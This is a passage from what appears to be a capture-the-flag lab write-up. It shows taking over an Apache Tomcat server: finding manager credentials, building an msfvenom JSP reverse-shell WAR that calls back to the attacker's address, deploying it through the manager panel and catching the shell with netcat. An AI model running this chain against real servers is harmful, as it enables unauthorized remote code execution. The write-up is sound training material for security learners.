
I found an xml file so I accessed it but found nothing interesting.




I then tried logging in with default credentials *admin:admin*.




The authentication failed, however, I got a valid username and password for the login panel.




Hence I logged in using those credentials.




I got access to the manager panel. This seemed to control the pages present on the web app.





I was also allowed to upload my own code for a page.







I searched online and found a way to get an RCE from this manager on **hacktricks**.







I generated an **msfvenom** payload and uploaded it on the web app.


root@kali: ~/thm/kenobi
File Actions Edit View Help
root@kali: ~/thm/kenobi
root@kali: ~/thm/kenobi
root@kali: ~/thm/kenobi
root@kali: ~/thm/kenobi
(root㉿kali)-[~/thm/kenobi]
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.21.17.140 LPORT=1234 -f war -o revshell.war
Payload size: 1103 bytes
Final size of war file: 1103 bytes
Saved as: revshell.war
(root㉿kali)-[~/thm/kenobi]
#



/manager
/host%2Dmanager
Tomcat | HackTricks
Private browsing
10.10.247.24:8080/manager/html/undeploy?path=/revwar&org.apache.catalina.filters.CSRF_NONCE=6EE9D064A4B37CAC6D5DD5812A677343
Kali Linux Kali Tools HackIT - Home Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
/host-manager None specified Tomcat Host Manager Application true 2
Start Stop Reload Undeploy
Expire sessions with idle ≥ 30 minutes
/manager None specified Tomcat Manager Application true 2
Start Stop Reload Undeploy
Expire sessions with idle ≥ 30 minutes
Deploy
Deploy directory or WAR file located on server
Context Path (required):
XML Configuration file URL:
WAR or Directory URL:
Deploy
WAR file to deploy
Select WAR file to upload Browse... revshell.war
Deploy
Diagnostics
Check to see if a web application has caused a memory leak on stop, reload or undeploy
Find leaks
This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.
SSL connector configuration diagnostics
Connector ciphers
List the configured ciphers for each connector
Server Information
Tomcat Version JVM Version JVM Vendor OS Name OS Version OS Architecture Hostname IP Address
Apache Tomcat/8.5.5 1.8.0_222-8u222-b10-1ubuntu1~16.04.1-b10 Private Build Linux 4.4.0-159-generic amd64 ubuntu 127.0.1.1



Finally, I started a **netcat** listener and executed the payload to receive a reverse shell.

